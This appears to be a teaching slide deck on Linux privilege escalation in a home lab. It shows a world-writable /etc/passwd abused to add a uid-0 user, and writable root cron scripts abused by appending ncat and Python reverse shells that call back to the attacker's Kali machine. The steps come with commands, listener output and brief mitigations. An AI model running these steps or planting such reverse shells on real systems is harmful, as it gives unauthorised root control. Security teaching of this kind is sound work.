
Linux Privilege Escalation

Server Exploits - Module 3

Privilege Escalation

Privilege Escalation

We’ve seen how to get a reverse shell, and gain access to our Ubuntu machine through DVWA. However, we only have access as www-data - the account that controls Apache. www-data does not have many permissions, so as an attacker we don’t really own the machine. We need to get access to the root user. However, if we look at our Ubuntu machine, our user is the only member of the sudo group. That means www-data can’t run the sudo command and execute commands as root. There are some common misconfigurations we can look at exploiting top get root.




```
bryan@bryan-virtual-machine:~$ cat /etc/group | grep sudo
sudo:x:27:bryan
bryan@bryan-virtual-machine:~$ 
```

Writable /etc/passwd

/etc/passwd


/etc/passwd holds all information about users on the system. In older versions of Linux, this also held users' password hashes. Now those hashes are in /etc/shadow, which only the root user can read. However, for the sake of backwards compatibility, /etc/passwd can still have someone's password hash if we can write to it. By default /etc/passwd is only writable by the root user but on rare occasions (I've only seen this once in my whole career), it can be written to by other accounts. We can exploit this misconfiguration to create a new root user.



```
bryan@bryan-virtual-machine:~$ ls -la /etc/passwd
-rw-r--r-- 1 root root 2989 Mar  7 18:29 /etc/passwd
```

/etc/passwd

We will eventually be using SSH to login as our new root user, so head over to /etc/ssh/sshd_config and change PasswordAuthentication to yes.




```
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no
```

/etc/passwd


We next have to allow root users to SSH into our Ubuntu machine. This is done by setting PermitRootLogin to yes. You can save the config file now. Don’t forget to restart the ssh service when you’re done.



```
#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
```

/etc/passwd

Next we want to give /etc/passwd terrible permissions with chmod. Chmod uses numbers to assign permissions, and it's a case of adding the numbers you would like to give.




Octal	Binary	File Mode
0	000	---
1	001	--x
2	010	-w-
3	011	-wx
4	100	r--
5	101	r-x
6	110	rw-
7	111	rwx

/etc/passwd

Run the following command to give read and write (we don't really need execute) to everyone on the system. You can use ls -la to confirm the changes have been made.


```
sudo chmod 666 /etc/passwd
```



```
bryan@bryan-virtual-machine:~$ ls -la /etc/passwd
-rw-rw-rw- 1 root root 2989 Mar  7 18:29 /etc/passwd
```

Exploitation


Now get a reverse shell on your kali machine. You can use any exploitation method on DVWA. Verify you are www-data with the whoami command.



```
┌──(bryan㉿kali)-[~]
└─$ nc -lvnp 2323
listening on [any] 2323 ...
connect to [192.168.11.135] from (UNK
whoami
www-data
█
```

Exploitation

We can now write to /etc/passwd. We want to create a new root user (I call mine root2) and give it a password by writing it in /etc/passwd. However, /etc/passwd expects a password hash, not a plaintext password. So we will pick a password (I pick "evil") and hash it first. We can use openssl to hash a password in SHA 265 crypt, which is a standard account hash for linux.




```
┌──(bryan㉿kali)-[~]
└─$ openssl passwd -5 evil
$5$vc0ziUGaga7RkS8r$YNsireeHunvu.q3PO0Kou3bwzeaAXrcsvu9mUITmFT0
```

Exploitation

Now we can write to /etc/passwd from our reverse shell on Kali as www-data and write to it. We want to write the following line to add a new root user called root 2. If you use nano it's messy on a reverse bash shell, so you can use the following command to append the line to the end of/etc/passwd. Make sure you use ">>" rather than ">" or you'll overwrite the entire /etc/passwd file (might be good to snapshot your Ubuntu before doing this just in case).

```
echo root2:<hash>:0:0:root:/root:/bin/bash >> /etc/passwd
```


If we tail (see the end of a file) /etc/passwd we can see our new line has been written.



```
tail /etc/passwd
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin
/nologin
geoclue:x:124:131::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
bryan:x:1000:1000:bryan,,,:/home/bryan:/bin/bash
sshd:x:129:65534::/run/sshd:/usr/sbin/nologin
mysql:x:130:137:MySQL Server,,,:/nonexistent:/bin/false
root2:$5$vc0ziUGaga7RkS8r$YNsireeHunvu.q3PO0Kou3bwzeaAXrcsvu9mUITmFT0:0:0:roo
t:/root:/bin/bash
```

Exploitation

Now we are free to SSH into Ubuntu as our new root user, and have root privileges. We can run the “id” command to see that we are root.



```
┌──(bryan㉿kali)-[~]
└─$ ssh root2@192.168.11.134
root2@192.168.11.134's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

12 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Sun Mar 26 11:48:56 2023 from 192.168.11.135
root@bryan-virtual-machine:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bryan-virtual-machine:~#
```

Mitigation

There are a couple of configurations to mitigate this vulnerability.

1. Keep /etc/passwd permissions as rw-r--r–
2. Do not allow root login over SSH
3. Disable password authentication over SSH
4. If you see an unfamiliar user and password hash in /etc/passwd, delete that user.

Insecure File Permissions - Cron

Cron


Cron is a system in Linux that will perform scheduled tasks. Usually, this is running scripts. Most commonly, crown is used for copying backup files, but it can really be used to schedule any sort of task. Cron can be run as root, but this should be used carefully and only if necessary.

If cron is running scripts, and those scripts are writable to www-data, we can modify what cron is running. If cron is running that script as root, then this is a chance for privilege escalation.

Setup

First lets make a bash script to be run every minute. I make a directory called /var/scripts for my scripts to be placed in.


This script takes the current time and writes it to a file called time.txt. I've called it bash_script.txt.



```
NOW=$( date '+%F_%H:%M:%S' )
echo $NOW > /var/scripts/time.txt
```

Setup


I am also going to make a python script that does the same thing. It’s very common or cron to run python scripts as well.



```
  GNU nano 6.2                          python_script.py *
import time
with open("/var/scripts/python_time.txt", "w") as file:
        file.write(time.strftime("%H:%M:%S"))
        file.write("\n")
```

Setup


Because we want to make sure our scripts can run, we need to give everyone the rights to read, write and execute the script. This sets up the vulnerability to be exploited by www-data. I make the entire scripts folder with these permissions with “chomd -R 777 /var/scripts”



```
bryan@bryan-virtual-machine:/var$ sudo chmod -R 777 /var/scripts
bryan@bryan-virtual-machine:/var$ ls -la /var/scripts/
total 16
drwxrwxrwx  2 root  root  4096 Mar 26 13:16 .
drwxr-xr-x 16 root  root  4096 Mar 26 13:11 ..
-rwxrwxrwx  1 bryan bryan   63 Mar 26 13:15 bash_script.sh
-rwxrwxrwx  1 bryan bryan  125 Mar 26 13:16 python_script.py
```

Setup

Now we have to setup cron for the root user. This is because we want to run these scripts as root. We can do that with “sudo crontab -e”. If it’s your first time setting up cron, it will ask you what text editor you’d like to use to edit cron. I pick nano by typing in “1” because I like nano over vim.




```
bryan@bryan-virtual-machine:~$ sudo crontab -e
[sudo] password for bryan:
no crontab for root - using an empty one

Select an editor.  To change later, run 'select-editor'.
  1. /bin/nano        <---- easiest
  2. /usr/bin/vim.tiny
  3. /bin/ed

Choose 1-3 [1]: 1
```

Setup

You'll be presented with a commented page explaining how to use cron. Give it a read, then scroll all the way to the bottom.
The first step of cron is to specify how often our scripts are going to run. We can use https://crontab.guru/ to help us out.



"At every minute."

next at 2023-03-26 12:51:00


random

```
*/1 * * * *
```

minute hour day (month) month day (week)

Setup

We type out our time interval from the last slide, followed by our command. Note we have to specify the full paths to the script and any executables.




```
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/1 * * * * /var/scripts/bash_script.sh
*/1 * * * * /usr/bin/python3 /var/scripts/python_script.py
```

Setup

Lastly, we will use “sudo chmod 644 /var/log/syslog” so that everyone on the machine can see the syslog.

Exploitation


Now we are ready to exploit this setting. Wait a couple minutes for cron to run a couple times. Afterwards, go to your reverse shell on Kali. We can use “grep CRON /var/log/syslog” to see that Cron has run as root. This command reads the syslog, looking only for mentions of the work “CRON”.



```
Mar 26 13:19:01 bryan-virtual-machine CRON[5508]: (root) CMD (/usr/bin/python3 /var/scripts/python_script.py)
Mar 26 13:19:01 bryan-virtual-machine CRON[5510]: (root) CMD (/var/scripts/bash_script.sh)
Mar 26 13:20:01 bryan-virtual-machine CRON[5515]: (root) CMD (/usr/bin/python3 /var/scripts/python_script.py)
Mar 26 13:20:01 bryan-virtual-machine CRON[5517]: (root) CMD (/var/scripts/bash_script.sh)
```

Exploitation

We can also see that we can write to these files as www-data.




```
ls -la /var/scripts
total 16
drwxrwxrwx  2 root  root  4096 Mar 26 13:13 .
drwxr-xr-x 16 root  root  4096 Mar 26 13:11 ..
-rwxrwxrwx  1 bryan bryan   62 Mar 26 13:12 bash_script.sh
-rwxrwxrwx  1 bryan bryan  124 Mar 26 13:13 python_script.py
```

Exploitation

Let’s target the bash script first. We can make a bash shell or a reverse shell because ncat can be run in the bash (default) Linux shell. If we run the following command, we will append bash_script.sh. At the same time, set up a nc listener on your Kali machine.

```
echo ‘ncat <kali_ip> <port> -e /bin/bash’ >>
/var/scripts/bash_script.sh
```

We can then read bash_script.sh to see our line has been injected into the script.




```
echo 'ncat 192.168.11.135 2424 -e /bin/bash' >> /var/scripts/bash_script.sh
cat /var/scripts/bash_script.sh
NOW=$( date '+%F_%H:%M:%S' )
echo $NOW > /var/scripts/time.txt

ncat 192.168.11.135 2424 -e /bin/bash
```

Exploitation

After a minute the cron job will run and we will have a shell as root.



```
┌──(bryan㉿kali)-[~]
└─$ nc -lvnp 2424
listening on [any] 2424 ...
connect to [192.168.11.135] from (UNKNOWN) [192.168.11.134] 56708
whoami
root
```

Exploitation


If we want to exploit the python script, we will have to get a python reverse shell. A good source of reverse shells comes from https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#python

Our python shell looks like this, where <kali_ip> and <port> will be replaced by our Kali’s IP and port we are listening on:

```
echo "import
os,pty,socket;s=socket.socket();s.connect((\"<kali_ip>\",<port>));[
os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn(\"sh\")" >>
/var/scripts/python_script.py
```

Exploitation

Like before, we can use echo for this.

